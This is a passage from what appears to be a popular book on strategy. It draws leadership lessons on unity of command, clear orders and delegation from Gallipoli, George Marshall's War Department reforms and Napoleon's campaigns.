When we are tired, it is often because we are bored. When no real challenge faces us, a mental and physical lethargy sets in. "Sometimes death only comes from a lack of energy," Napoleon once said, and lack of energy comes from a lack of challenges, comes when we have taken on less than we are capable of. Take a risk and your body and mind will respond with a rush of energy. Make risk a constant practice; never let yourself settle down. Soon living on death ground will become a kind of addiction--you won't be able to do without it. When soldiers survive a brush with death, they often feel an exhilaration that they want to have again. Life has more meaning in the face of death. The risks you keep taking, the challenges you keep overcoming, are like symbolic deaths that sharpen your appreciation of life.



Authority: When you will survive if you fight quickly and perish if you do not, this is called [death] ground.... Put them in a spot where they have no place to go, and they will die before fleeing. If they are to die there, what can they not do? Warriors exert their full strength. When warriors are in great danger, then they have no fear. When there is nowhere to go, they are firm, when they are deeply involved, they stick to it. If they have no choice, they will fight.

--The Art of War, *Sun-tzu (fourth century B.C.)*

REVERSAL

If the feeling of having nothing to lose can propel you forward, it can do the same for others. You must avoid any conflict with people in this position. Maybe they are living in terrible conditions or, for whatever reason, are suicidal; in any case they are desperate, and desperate people will risk everything in a fight. This gives them a huge advantage. Already defeated by circumstances, they have nothing to lose. You do. Leave them alone.

Conversely, attacking enemies when their morale is low gives you the advantage. Maybe they are fighting for a cause they know is unjust or for a leader they do not respect. Find a way to lower their spirits even further. Troops with low morale are discouraged by the slightest setback. A show of force will crush their fighting spirit.

Always try to lower the other side's sense of urgency. Make your enemies think they have all the time in the world; when you suddenly appear at their border, they are in a slumbering state, and you will easily overrun them. While you are sharpening your fighting spirit, always do what you can to blunt theirs.

PART II

ORGANIZATIONAL (TEAM) WARFARE

You may have brilliant ideas, you may be able to invent unbeatable strategies--but if the group that you lead, and that you depend on to execute your plans, is unresponsive and uncreative, and if its members always put their personal agendas first, your ideas will mean nothing. You must learn the lesson of war: it is the structure of the army--the chain of command and the relationship of the parts to the whole--that will give your strategies force.

The primary goal in war is to build speed and mobility into the very structure of your army. That means having a single authority on top, avoiding the hesitancy and confusion of divided leadership. It means giving soldiers a sense of the overall goal to be accomplished and the latitude to take action to meet that goal; instead of reacting like automatons, they are able to respond to events in the field. Finally, it means motivating soldiers, creating an overall esprit de corps that gives them irresistible momentum. With forces organized in this manner, a general can adapt to circumstances faster than the enemy can, gaining a decided advantage.

This military model is extremely adaptable to any group. It has one simple requirement: before formulating a strategy or taking action, understand the structure of your group. You can always change it and redesign it to fit your purposes. The following three chapters will help you focus on this critical issue and give you strategic options--possible organizational models to follow, as well as disastrous mistakes to avoid.

AVOID THE SNARES OF GROUPTHINK

THE COMMAND-AND-CONTROL STRATEGY

The problem in leading any group is that people inevitably have their own agendas. If you are too authoritarian, they will resent you and rebel in silent ways. If you are too easygoing, they will revert to their natural selfishness and you will lose control. You have to create a chain of command in which people do not feel constrained by your influence yet follow your lead. Put the right people in place--people who will enact the spirit of your ideas without being automatons. Make your commands clear and inspiring, focusing attention on the team, not the leader. Create a sense of participation, but do not fall into Groupthink--the irrationality of collective decision making. Make yourself look like a paragon of fairness, but never relinquish unity of command.

> *How very different is the cohesion between that of an army rallying around one flag carried into battle at the personal command of one general and that of an allied military force extending 50 or 100 leagues, or even on different sides of the theater! In the first case, cohesion is at its strongest and unity at its closest. In the second case, the unity is very remote, often consisting of no more than a shared political intention, and therefore only scanty and imperfect, while the cohesion of the parts is mostly weak and often no more than an illusion.*
>
> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

THE BROKEN CHAIN

World War I began in August 1914, and by the end of that year, all along the Western Front, the British and French were caught in a deadly stalemate with the Germans. Meanwhile, though, on the Eastern Front, Germany was badly beating the Russians, allies of Britain and France. Britain's military leaders had to try a new strategy, and their plan, backed by First Lord of the Admiralty Winston Churchill and others, was to stage an attack on Gallipoli, a peninsula on Turkey's Dardanelles Strait. Turkey was an ally of Germany's, and the Dardanelles was the gateway to Constantinople, the Turkish capital (present-day Istanbul). If the Allies could take Gallipoli, Constantinople would follow, and Turkey would have to leave the war. In addition, using bases in Turkey and the Balkans, the Allies could attack Germany from the southeast, dividing its armies and weakening its ability to fight on the Western Front. They would also have a clear supply line to Russia. Victory at Gallipoli would change the course of the war.

The plan was approved, and in March 1915, General Sir Ian Hamilton was named to lead the campaign. Hamilton, at sixty-two, was an able strategist and an experienced commander. He and Churchill felt certain that their forces, including Australians and New Zealanders, would out-match the Turks. Churchill's orders were simple: take Constantinople. He left the details to the general.

Hamilton's plan was to land at three points on the southwestern tip of the Gallipoli peninsula, secure the beaches, and sweep north. The landings took place on April 27. From the beginning almost everything went wrong: the army's maps were inaccurate, its troops landed in the wrong places, the beaches were much narrower than expected. Worst of all, the Turks fought back unexpectedly fiercely and well. At the end of the first day, most of the Allies' 70,000 men had landed, but they were unable to advance beyond the beaches, where the Turks would hold them pinned down for several weeks. It was another stalemate; Gallipoli had become a disaster.

All seemed lost, but in June, Churchill convinced the government to send more troops and

Hamilton devised a new plan. He would land 20,000 men at Suvla Bay, some twenty miles to the north. Suvla was a vulnerable target: it had a large harbor, the terrain was low-lying and easy, and it was defended by only a handful of Turks. An invasion here would force the Turks to divide their forces, freeing up the Allied armies to the south. The stalemate would be broken, and Gallipoli would fall.

To command the Suvla operation Hamilton was forced to accept the most senior Englishman available for the job, Lieutenant General Sir Frederick Stopford. Under him, Major General Frederick Hammersley would lead the Eleventh Division. Neither of these men was Hamilton's first choice. Stopford, a sixty-one-year-old military teacher, had never led troops in war and saw artillery bombardment as the only way to win a battle; he was also in poor health. Hammersley, for his part, had suffered a nervous breakdown the previous year.

In war it is not men, but the man, that counts.

NAPOLEON BONAPARTE, 1769-1821

Hamilton's style was to tell his officers the purpose of an upcoming battle but leave it to them how to bring it about. He was a gentleman, never blunt or forceful. At one of their first meetings, for example, Stop-ford requested changes in the landing plans to reduce risk. Hamilton politely deferred to him.

Hamilton did have one request. Once the Turks knew of the landings at Suvla, they would rush in reinforcements. As soon as the Allies were ashore, then, Hamilton wanted them to advance immediately to a range of hills four miles inland, called Tekke Tepe, and to get there before the Turks. From Tekke Tepe the Allies would dominate the peninsula. The order was simple enough, but Hamilton, so as not to offend his subordinate, expressed it in the most general terms. Most crucially, he specified no time frame. He was sufficiently vague that Stopford completely misinterpreted him: instead of trying to reach Tekke Tepe "as soon as possible," Stopford thought he should advance to the hills "if possible." That was the order he gave Hammersley. And as Hammersley, nervous about the whole campaign, passed it down to his colonels, the order became less urgent and vaguer still.

Also, despite his deference to Stopford, Hamilton overruled the lieutenant general in one respect: he denied a request for more artillery bombardments to loosen up the Turks. Stopford's troops would outnumber the Turks at Suvla ten to one, Hamilton replied; more artillery was superfluous.

The attack began in the early morning of August 7. Once again much turned bad: Stopford's changes in the landing plans made a mess. As his officers came ashore, they began to argue, uncertain about their positions and objectives. They sent messengers to ask their next step: Advance? Consolidate? Hammersley had no answers. Stopford had stayed on a boat offshore, from which to control the battlefield--but on that boat he was impossible to reach quickly enough to get prompt orders from him. Hamilton was on an island still farther away. The day was frittered away in argument and the endless relaying of messages.

The next morning Hamilton began to sense that something had gone very wrong. From reconnaissance aircraft he knew that the flat land around Suvla was essentially empty and undefended; the way to Tekke Tepe was open--the troops had only to march--but they were staying where they were. Hamilton decided to visit the front himself. Reaching Stopford's boat late that afternoon, he found the general in a self-congratulatory mood: all 20,000 men had gotten ashore. No, he had not yet ordered the troops to advance to the hills; without artillery he was afraid the Turks might counterattack, and he needed the day to consolidate his positions and to land supplies. Hamilton strained to control himself: he had heard an hour earlier that Turkish reinforcements had been seen

hurrying toward Suvla. The Allies would have to secure Tekke Tepe this evening, he said--but Stopford was against a night march. Too dangerous. Hamilton retained his cool and politely excused himself.

> *Any army is like a horse, in that it reflects the temper and the spirit of its rider. If there is an uneasiness and an uncertainty, it transmits itself through the reins, and the horse feels uneasy and uncertain.*
>
> *LONE STAR PREACHER*, COLONEL JOHN W. THOMASON, JR., 1941

In near panic, Hamilton decided to visit Hammersley at Suvla. Much to his dismay, he found the army lounging on the beach as if it were a bank holiday. He finally located Hammersley--he was at the far end of the bay, busily supervising the building of his temporary headquarters. Asked why he had failed to secure the hills, Hammersley replied that he had sent several brigades for the purpose, but they had encountered Turkish artillery and his colonels had told him they could not advance without more instructions. Communications between Hammersley, Stopford, and the colonels in the field were taking forever, and when Stopford had finally been reached, he had sent the message back to Hammersley to proceed cautiously, rest his men, and wait to advance until the next day. Hamilton could control himself no longer: a handful of Turks with a few guns were holding up an army of 20,000 men from marching a mere four miles! Tomorrow morning would be too late; the Turkish reinforcements were on their way. Although it was already night, Hamilton ordered Hammersley to send a brigade immediately to Tekke Tepe. It would be a race to the finish.

Hamilton returned to a boat in the harbor to monitor the situation. At sunrise the next morning, he watched the battlefield through binoculars--and saw, to his horror, the Allied troops in headlong retreat to Suvla. A large Turkish force had arrived at Tekke Tepe thirty minutes before them. In the next few days, the Turks managed to regain the flats around Suvla and to pin Hamilton's army on the beach. Some four months later, the Allies gave up their attack on Gallipoli and evacuated their troops.

Interpretation

In planning the invasion at Suvla, Hamilton thought of everything. He understood the need for surprise, deceiving the Turks about the landing site. He mastered the logistical details of a complex amphibious assault. Locating the key point--Tekke Tepe--from which the Allies could break the stalemate in Gallipoli, he crafted an excellent strategy to get there. He even tried to prepare for the kind of unexpected contingencies that can always happen in battle. But he ignored the one thing closest to him: the chain of command, and the circuit of communications by which orders, information, and decisions would circulate back and forth. He was dependent on that circuit to give him control of the situation and allow him to execute his strategy.

The first links in the chain of command were Stopford and Hammersley. Both men were terrified of risk, and Hamilton failed to adapt himself to their weakness: his order to reach Tekke Tepe was polite, civilized, and unforceful, and Stopford and Hammersley interpreted it according to their fears. They saw Tekke Tepe as a possible goal to aim for once the beaches were secured.

The next links in the chain were the colonels who were to lead the assault on Tekke Tepe. They had no contact with Hamilton on his island or with Stopford on his boat, and Hammersley was too overwhelmed to lead them. They themselves were terrified of acting on their own and maybe messing up a plan they had never understood; they hesitated at every step. Below the colonels were officers and soldiers who, without leadership, were left wandering on the beach like lost ants. Vagueness at the top turned into confusion and lethargy at the bottom. Success depended on the speed with which

information could pass in both directions along the chain of command, so that Hamilton could understand what was happening and adapt faster than the enemy. The chain was broken, and Gallipoli was lost.

When a failure like this happens, when a golden opportunity slips through your fingers, you naturally look for a cause. Maybe you blame your incompetent officers, your faulty technology, your flawed intelligence. But that is to look at the world backward; it ensures more failure. The truth is that everything starts from the top. What determines your failure or success is your style of leadership and the chain of command that you design. If your orders are vague and halfhearted, by the time they reach the field they will be meaningless. Let people work unsupervised and they will revert to their natural selfishness: they will see in your orders what they want to see, and their behavior will promote their own interests.

Unless you adapt your leadership style to the weaknesses of the people in your group, you will almost certainly end up with a break in the chain of command. Information in the field will reach you too slowly. A proper chain of command, and the control it brings you, is not an accident; it is your creation, a work of art that requires constant attention and care. Ignore it at your peril.

For what the leaders are, that, as a rule, will the men below them be.

--Xenophon (430?-355? B.C.)

REMOTE CONTROL

In the late 1930s, U.S. Brigadier General George C. Marshall (1880-1958) preached the need for major military reform. The army had too few soldiers, they were badly trained, current doctrine was ill suited to modern technology--the list of problems went on. In 1939, President Franklin D. Roosevelt had to select his next army chief of staff. The appointment was critical: World War II had begun in Europe, and Roosevelt believed that the United States was sure to get involved. He understood the need for military reform, so he bypassed generals with more seniority and experience and chose Marshall for the job.

The appointment was a curse in disguise, for the War Department was hopelessly dysfunctional. Many of its generals had monstrous egos and the power to impose their way of doing things. Senior officers, instead of retiring, took jobs in the department, amassing power bases and fiefdoms that they did everything they could to protect. A place of feuds, waste, communication breakdowns, and overlapping jobs, the department was a mess. How could Marshall revamp the army for global war if he could not control it? How could he create order and efficiency?

What must be the result of an operation which is but partially understood by the commander, since it is not his own conception? I have undergone a pitiable experience as prompter at head-quarters, and no one has a better appreciation of the value of such services than myself; and it is particularly in a council of war that such a part is absurd. The greater the number and the higher the rank of the military officers who compose the council, the more difficult will it be to accomplish the triumph of truth and reason, however small be the amount of dissent. What would have been the action of a council of war to which Napoleon proposed the movement of Arcola, the crossing of the Saint-Bernard, the maneuver at Ulm, or that at Gera and Jena? The timid would have regarded them as rash, even to madness, others would have seen a thousand difficulties of execution, and all would have concurred in rejecting them; and if, on the contrary, they had been adopted, and had been executed by any one but Napoleon, would they not certainly have proved failures?

BARON ANTOINE-HENRI DE JOMINI, 1779-1869

Some ten years earlier, Marshall had served as the assistant commander of the Infantry School at Fort Benning, Georgia, where he had trained many officers. Throughout his time there, he had kept a notebook in which he recorded the names of promising young men. Soon after becoming chief of staff, Marshall began to retire the older officers in the War Department and replace them with these younger men whom he had personally trained. These officers were ambitious, they shared his desire for reform, and he encouraged them to speak their minds and show initiative. They included men like Omar Bradley and Mark Clark, who would be crucial in World War II, but no one was more important than the protege Marshall spent the most time on: Dwight D. Eisenhower.

The relationship began a few days after the attack on Pearl Harbor, when Marshall asked Eisenhower, then a colonel, to prepare a report on what should be done in the Far East. The report showed Marshall that Eisenhower shared his ideas on how to run the war. For the next few months, he kept Eisenhower in the War Plans Division and watched him closely: the two men met every day, and in that time Eisenhower soaked up Marshall's style of leadership, his way of getting things done. Marshall tested Eisenhower's patience by indicating that he planned to keep him in Washington instead of giving him the field assignment that he desperately wanted. The colonel passed the test. Much like Marshall himself, he got along well with other officers yet was quietly forceful.

In July 1942, as the Americans prepared to enter the war by fighting alongside the British in North Africa, Marshall surprised one and all by naming Eisenhower commander in the European Theater of Operations. Eisenhower was by this time a lieutenant general but was still relatively unknown, and in his first few months in the job, as the Americans fared poorly in North Africa, the British clamored for a replacement. But Marshall stood by his man, offering him advice and encouragement. One key suggestion was for Eisenhower to develop a protege, much as Marshall had with him--a kind of roving deputy who thought the way he did and would act as his go-between with subordinates. Marshall's suggestion for the post was Major General Bradley, a man he knew well; Eisenhower accepted the idea, essentially duplicating the staff structure that Marshall had created in the War Department. With Bradley in place, Marshall left Eisenhower alone.

Marshall positioned his proteges throughout the War Department, where they quietly spread his way of doing things. To make the task easier, he cut the waste in the department with utter ruthlessness, reducing from sixty to six the number of deputies who reported to him. Marshall hated excess; his reports to Roosevelt made him famous for his ability to summarize a complex situation in a few pages. The six men who reported to him found that any report that lasted a page too long simply went unread. He would listen to their oral presentations with rapt attention, but the minute they wandered from the topic or said something not thought through, he would look away, bored, uninterested. It was an expression they dreaded: without saying a word, he had made it known that they had displeased him and it was time for them to leave. Marshall's six deputies began to think like him and to demand from those who reported to them the efficiency and streamlined communications style he demanded of them. The speed of the information flow up and down the line was now quadrupled.

"Do you think every Greek here can be a king? It's no good having a carload of commanders. We need One commander, one king, the one to whom Zeus, Son of Cronus the crooked, has given the staff And the right to make decisions for his people." And so Odysseus mastered the army. The men all Streamed back from their ships and huts and assembled With a roar.

THE ILIAD, HOMER, CIRCA NINTH CENTURY B.C.

Marshall exuded authority but never yelled and never challenged men frontally. He had a knack

for communicating his wishes indirectly--a skill that was all the more effective since it made his officers think about what he meant. Brigadier General Leslie R. Groves, the military director of the project to develop the atom bomb, once came to Marshall's office to get him to sign off on $100 million in expenditures. Finding the chief of staff engrossed in paperwork, he waited while Marshall diligently compared documents and made notes. Finally Marshall put down his pen, examined the $100 million request, signed it, and returned it to Groves without a word. The general thanked him and was turning to leave when Marshall finally spoke: "It may interest you to know what I was doing: I was writing the check for $3.52 for grass seed for my lawn."

The thousands who worked under Marshall, whether in the War Department or abroad in the field, did not have to see him personally to feel his presence. They felt it in the terse but insightful reports that reached them from his deputies, in the speed of the responses to their questions and requests, in the department's efficiency and team spirit. They felt it in the leadership style of men like Eisenhower, who had absorbed Marshall's diplomatic yet forceful way of doing things. In a few short years, Marshall transformed the War Department and the U.S. Army. Few really understood how he had done it.

Interpretation

When Marshall became chief of staff, he knew that he would have to hold himself back. The temptation was to do combat with everyone in every problem area: the recalcitrance of the generals, the political feuds, the layers of waste. But Marshall was too smart to give in to that temptation. First, there were too many battles to fight, and they would exhaust him. He'd get frustrated, lose time, and probably give himself a heart attack. Second, by trying to micromanage the department, he would become embroiled in petty entanglements and lose sight of the larger picture. And finally he would come across as a bully. The only way to slay this many-headed monster, Marshall knew, was to step back. He had to rule indirectly through others, controlling with such a light touch that no one would realize how thoroughly he dominated.

> *Reports gathered and presented by the General Staff, on the one hand, and by the Statistical Bureau, on the other, thus constituted the most important sources of information at Napoleon's disposal. Climbing through the chain of command, however, such reports tend to become less and less specific; the more numerous the stages through which they pass and the more standardized the form in which they are presented, the greater the danger that they will become so heavily profiled (and possibly sugar-coated or merely distorted by the many summaries) as to become almost meaningless. To guard against this danger and to keep subordinates on their toes, a commander needs to have in addition a kind of directed telescope--the metaphor is an apt one--which he can direct, at will, at any part of the enemy's forces, the terrain, or his own army in order to bring in information that is not only less structured than that passed on by the normal channels but also tailored to meet his momentary (and specific) needs. Ideally, the regular reporting system should tell the commander which questions to ask, and the directed telescope should enable him to answer those questions. It was the two systems together, cutting across each other and wielded by Napoleon's masterful hand, which made the revolution in command possible.*
>
> *COMMAND IN WAR*, MARTIN VAN CREVELD, 1985

The key to Marshall's strategy was his selection, grooming, and placement of his proteges. He metaphorically cloned himself in these men, who enacted the spirit of his reforms on his behalf, saving him time and making him appear not as a manipulator but as a delegator. His cutting of waste

was heavy-handed at first, but once he put his stamp on the department, it began to run efficiently on its own--fewer people to deal with, fewer irrelevant reports to read, less wasted time on every level. This streamlining achieved, Marshall could guide the machine with a lighter touch. The political types who were clogging the chain of command were either retired or joined in the team spirit he infused. His indirect style of communicating amused some of his staff, but it was actually a highly effective way of asserting his authority. An officer might go home chuckling about finding Marshall fussing over a gardening bill, but it would slowly dawn on him that if he wasted a penny, his boss would know.

Like the War Department that Marshall inherited, today's world is complex and chaotic. It is harder than ever to exercise control through a chain of command. You cannot supervise everything yourself; you cannot keep your eye on everyone. Being seen as a dictator will do you harm, but if you submit to complexity and let go of the chain of command, chaos will consume you.

The solution is to do as Marshall did: operate through a kind of remote control. Hire deputies who share your vision but can think on their own, acting as you would in their place. Instead of wasting time negotiating with every difficult person, work on spreading a spirit of camaraderie and efficiency that becomes self-policing. Streamline the organization, cutting out waste--in staff, in the irrelevant reports on your desk, in pointless meetings. The less attention you spend on petty details, the more time you will have for the larger picture, for asserting your authority generally and indirectly. People will follow your lead without feeling bullied. That is the ultimate in control.

Madness is the exception in individuals but the rule in groups.

--Friedrich Nietzsche (1844-1900)

KEYS TO WARFARE

Now more than ever, effective leadership requires a deft and subtle touch. The reason is simple: we have grown more distrustful of authority. At the same time, almost all of us imagine ourselves as authorities in our own right--officers, not foot soldiers. Feeling the need to assert themselves, people today put their own interests before the team. Group unity is fragile and can easily crack.

These trends affect leaders in ways they barely know. The tendency is to give more power to the group: wanting to seem democratic, leaders poll the whole staff for opinions, let the group make decisions, give subordinates input into the crafting of an overall strategy. Without realizing it, these leaders are letting the politics of the day seduce them into violating one of the most important rules of warfare and leadership: unity of command. Before it is too late, learn the lessons of war: divided leadership is a recipe for disaster, the cause of the greatest military defeats in history.

Among the foremost of these defeats was the Battle of Cannae, in 216 B.C., between the Romans and the Carthaginians led by Hannibal. The Romans outnumbered the Carthaginians two to one but were virtually annihilated in a perfectly executed strategic envelopment. Hannibal, of course, was a military genius, but the Romans take much of the blame for their own defeat: they had a faulty command system, with two tribunes sharing leadership of the army. Disagreeing over how to fight Hannibal, these men fought each other as much as they fought him, and they made a mess of things.

Nearly two thousand years later, Frederick the Great, king of Prussia and leader of its army, outfought and outlasted the five great powers aligned against him in the Seven Years' War partly because he made decisions so much faster than the alliance generals, who had to consult each other in every move they made. In World War II, General Marshall was well aware of the dangers of divided leadership and insisted that one supreme commander should lead the Allied armies. Without his victory in this battle, Eisenhower could not have succeeded in Europe. In the Vietnam War, the unity

of command enjoyed by the North Vietnamese general Vo Nguyen Giap gave him a tremendous advantage over the Americans, whose strategy was crafted by a crowd of politicians and generals.

Divided leadership is dangerous because people in groups often think and act in ways that are illogical and ineffective--call it Groupthink. People in groups are political: they say and do things that they think will help their image within the group. They aim to please others, to promote themselves, rather than to see things dispassionately. Where an individual can be bold and creative, a group is often afraid of risk. The need to find a compromise among all the different egos kills creativity. The group has a mind of its own, and that mind is cautious, slow to decide, unimaginative, and sometimes downright irrational.

This is the game you must play: Do whatever you can to preserve unity of command. Keep the strings to be pulled in your hands; the over-arching strategic vision must come from you and you alone. At the same time, hide your tracks. Work behind the scenes; make the group feel involved in your decisions. Seek their advice, incorporating their good ideas, politely deflecting their bad ones. If necessary, make minor, cosmetic strategy changes to assuage the insecure political animals in the group, but ultimately trust your own vision. Remember the dangers of group decision making. The first rule of effective leadership is never to relinquish your unity of command.

> *Tomorrow at dawn you depart* [*from St. Cloud*] *and travel to Worms, cross the Rhine there, and make sure that all preparations for the crossing of the river by my guard are being made there. You will then proceed to Kassel and make sure that the place is being put in a state of defense and provisioned. Taking due security precautions, you will visit the fortress of Hanau. Can it be secured by a coup de main? If necessary, you will visit the citadel of Marburg too. You will then travel on to Kassel and report to me by way of my charge d'affaires at that place, making sure that he is in fact there. The voyage from Frankfurt to Kassel is not to take place by night, for you are to observe anything that might interest me. From Kassel you are to travel, also by day, by the shortest way to Koln. The land between Wesel, Mainz, Kassel, and Koln is to be reconnoitered. What roads and good communications exist there? Gather information about communications between Kassel and Paderborn. What is the significance of Kassel? Is the place armed and capable of resistance? Evaluate the forces of the Prince Elector in regard to their present state, their artillery, militia, strong places. From Koln you will travel to meet me at Mainz; you are to keep to the right bank on the Rhine and submit a short appreciation of the country around Dusseldorf, Wesel, and Kassel. I shall be at Mainz on the 29th in order to receive your report. You can see for yourself how important it is for the beginning of the campaign and its progress that you should have the country well imprinted on your memory.*
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> NAPOLEON'S WRITTEN INSTRUCTIONS TO FIELD GENERAL, QUOTED IN *COMMAND IN WAR*, MARTIN VAN CREVELD, 1985

Control is an elusive phenomenon. Often, the harder you tug at people, the less control you have over them. Leadership is more than just barking out orders; it takes subtlety.

Early in his career, the great Swedish film director Ingmar Bergman was often overwhelmed with frustration. He had visions of the films he wanted to make, but the work of being a director was so taxing and the pressure so immense that he would lash out at his cast and crew, shouting orders and attacking them for not giving him what he wanted. Some would stew with resentment at his dictatorial ways, others became obedient automatons. With almost every new film, Bergman would have to start again with a new cast and crew, which only made things worse. But eventually he put together a team of the finest cinematographers, editors, art directors, and actors in Sweden, people who shared his high

standards and whom he trusted. That let him loosen the reins of command; with actors like Max von Sydow, he could just suggest what he had in mind and watch as the great actor brought his ideas to life. Greater control could now come from letting go.

A critical step in creating an efficient chain of command is assembling a skilled team that shares your goals and values. That team gives you many advantages: spirited, motivated people who can think on their own; an image as a delegator, a fair and democratic leader; and a saving in your own valuable energy, which you can redirect toward the larger picture.

In creating this team, you are looking for people who make up for your deficiencies, who have the skills you lack. In the American Civil War, President Abraham Lincoln had a strategy for defeating the South, but he had no military background and was disdained by his generals. What good was a strategy if he could not realize it? But Lincoln soon found his teammate in General Ulysses S. Grant, who shared his belief in offensive warfare and who did not have an oversize ego. Once Lincoln discovered Grant, he latched on to him, put him in command, and let him run the war as he saw fit.

Be careful in assembling this team that you are not seduced by expertise and intelligence. Character, the ability to work under you and with the rest of the team, and the capacity to accept responsibility and think independently are equally key. That is why Marshall tested Eisenhower for so long. You may not have as much time to spare, but never choose a man merely by his glittering resume. Look beyond his skills to his psychological makeup.

Rely on the team you have assembled, but do not be its prisoner or give it undue influence. Franklin D. Roosevelt had his infamous "brain trust," the advisers and cabinet members on whom he depended for their ideas and opinions, but he never let them in on the actual decision making, and he kept them from building up their own power base within the administration. He saw them simply as tools, extending his own abilities and saving him valuable time. He understood unity of command and was never seduced into violating it.

A key function of any chain of command is to supply information rapidly from the trenches, letting you adapt fast to circumstances. The shorter and more streamlined the chain of command, the better for the flow of information. Even so, information is often diluted as it passes up the chain: the telling details that reveal so much become standardized and general as they are filtered through formal channels. Some on the chain, too, will interpret the information for you, filtering what you hear. To get more direct knowledge, you might occasionally want to visit the field yourself. Marshall would sometimes drop in on an army base incognito to see with his own eyes how his reforms were taking effect; he would also read letters from soldiers. But in these days of increasing complexity, this can consume far too much of your time.

What you need is what the military historian Martin van Creveld calls "a directed telescope": people in various parts of the chain, and elsewhere, to give you instant information from the battlefield. These people--an informal network of friends, allies, and spies--let you bypass the slow-moving chain. The master of this game was Napoleon, who created a kind of shadow brigade of younger officers in all areas of the military, men chosen for their loyalty, energy, and intelligence. At a moment's notice, he would send one of these men to a far-off front or garrison, or even to enemy headquarters (ostensibly as a diplomatic envoy), with secret instructions to gather the kind of information he could not get fast enough through normal channels. In general, it is important to cultivate these directed telescopes and plant them throughout the group. They give you flexibility in the chain, room to maneuver in a generally rigid environment.

The single greatest risk to your chain of command comes from the political animals in the group. People like this are inescapable; they spring up like weeds in any organization. Not only are they out for themselves, but they build factions to further their own agendas and fracture the cohesion you have built. Interpreting your commands for their own purposes, finding loopholes in any ambiguity, they


create invisible breaks in the chain.

Try to weed them out before they arrive. In hiring your team, look at the candidates' histories: Are they restless? Do they often move from place to place? That is a sign of the kind of ambition that will keep them from fitting in. When people seem to share your ideas exactly, be wary: they are probably mirroring them to charm you. The court of Queen Elizabeth I of England was full of political types. Elizabeth's solution was to keep her opinions quiet; on any issue, no one outside her inner circle knew where she stood. That made it hard for people to mirror her, to disguise their intentions behind a front of perfect agreement. Hers was a wise strategy.

Another solution is to isolate the political moles--to give them no room to maneuver within the organization. Marshall accomplished this by infusing the group with his spirit of efficiency; disrupters of that spirit stood out and could quickly be isolated. In any event, do not be naive. Once you identify the moles in the group, you must act fast to stop them from building a power base from which to destroy your authority.

Finally, pay attention to the orders themselves--their form as well as their substance. Vague orders are worthless. As they pass from person to person, they are hopelessly altered, and your staff comes to see them as symbolizing uncertainty and indecision. It is critical that you yourself be clear about what you want before issuing your orders. On the other hand, if your commands are too specific and too narrow, you will encourage people to behave like automatons and stop thinking for themselves--which they must do when the situation requires it. Erring in neither direction is an art.

Here, as in so much else, Napoleon was the master. His orders were full of juicy details, which gave his officers a feel for how his mind worked while also allowing them interpretive leeway. He would often spell out possible contingencies, suggesting ways the officer could adapt his instructions if necessary. Most important, he made his orders inspiring. His language communicated the spirit of his desires. A beautifully worded order has extra power; instead of feeling like a minion, there only to execute the wishes of a distant emperor, the recipient becomes a participant in a great cause. Bland, bureaucratic orders filter down into listless activity and imprecise execution. Clear, concise, inspiring orders make officers feel in control and fill troops with fighting spirit.



Authority: Better one bad general than two good ones.

--Napoleon Bonaparte (1769-1821)

REVERSAL

No good can ever come of divided leadership. If you are ever offered a position in which you will have to share command, turn it down, for the enterprise will fail and you will be held responsible. Better to take a lower position and let the other person have the job.

It is always wise, however, to take advantage of your opponent's faulty command structure. Never be intimidated by an alliance of forces against you: if they share leadership, if they are ruled by committee, your advantage is more than enough. In fact, do as Napoleon did and seek out enemies with that kind of command structure. You cannot fail to win.

SEGMENT YOUR FORCES

THE CONTROLLED-CHAOS STRATEGY

The critical elements in war are speed and adaptability--the ability to move and make decisions faster than the enemy. But speed and adaptability are hard to achieve today. We have more information than ever before at our fingertips, making interpretation and decision making more difficult. We have more people to manage, those people are more widely spread, and we face more uncertainty. Learn from Napoleon, warfare's greatest master: speed and adaptability come from flexible organization. Break your forces into independent groups that can operate and make decisions on their own. Make your forces elusive and unstoppable by infusing them with the spirit of the campaign, giving them a mission to accomplish, and then letting them run.

> *Finally, a most important point to be considered is that the revolutionary system of command employed by Napoleon was the outcome not of any technological advances, as one might expect, but merely of superior organization and doctrine. The technical means at the emperor's disposal were not a whit more sophisticated than those of his opponents; he differed from them in that he possessed the daring and ingenuity needed to transcend the limits that technology had imposed on commanders for thousands of years. Whereas Napoleon's opponents sought to maintain control and minimize uncertainty by keeping their forces closely concentrated, Napoleon chose the opposite way, reorganizing and decentralizing his army in such a way as to enable its parts to operate independently for a limited period of time and consequently tolerate a higher degree of uncertainty. Rather than allowing the technological means at hand to dictate the method of strategy and the functioning of command, Napoleon made profitable use of the very limitations imposed by the technology.*
>
> *COMMAND IN WAR*, MARTIN VAN CREVELD, 1985

CALCULATED DISORDER

In 1800, by defeating Austria in the Battle of Marengo, Napoleon gained control of northern Italy and forced the Austrians to sign a treaty recognizing French territorial gains there and in Belgium. For the next five years, an uneasy peace held sway--but Napoleon crowned himself emperor of France, and many in Europe began to suspect that this Corsican upstart had limitless ambitions. Karl Mack, the Austrian quartermaster general and an older and influential member of the Austrian military, advocated a preemptive strike against France, with an army large enough to guarantee victory. He told his colleagues, "In war the object is to beat the enemy, not merely to avoid being beaten."

Mack and like-minded officers slowly gained influence, and in April 1805, Austria, England, and Russia signed a treaty of alliance to wage war on France and force her to return to her pre-Napoleonic borders. That summer they formulated their plan: 95,000 Austrian troops would attack the French in northern Italy, redressing the humiliating defeat of 1800. Another 23,000 troops would secure the Tyrol, between Italy and Austria. Mack would then lead a force of 70,000 men west along the Danube into Bavaria, preventing this strategically located country from allying itself with France. Once encamped in Bavaria, Mack and his army would await the arrival a few weeks later of 75,000 troops from Russia; the two armies would link up, and this unstoppable force would march west into France. Meanwhile the English would attack the French at sea. More troops would later be funneled into each war zone, making for an army totaling 500,000 men overall--the largest military force ever assembled

in Europe up to that point. Not even Napoleon could withstand an army more than twice the size of his own, moving in on him from all sides.

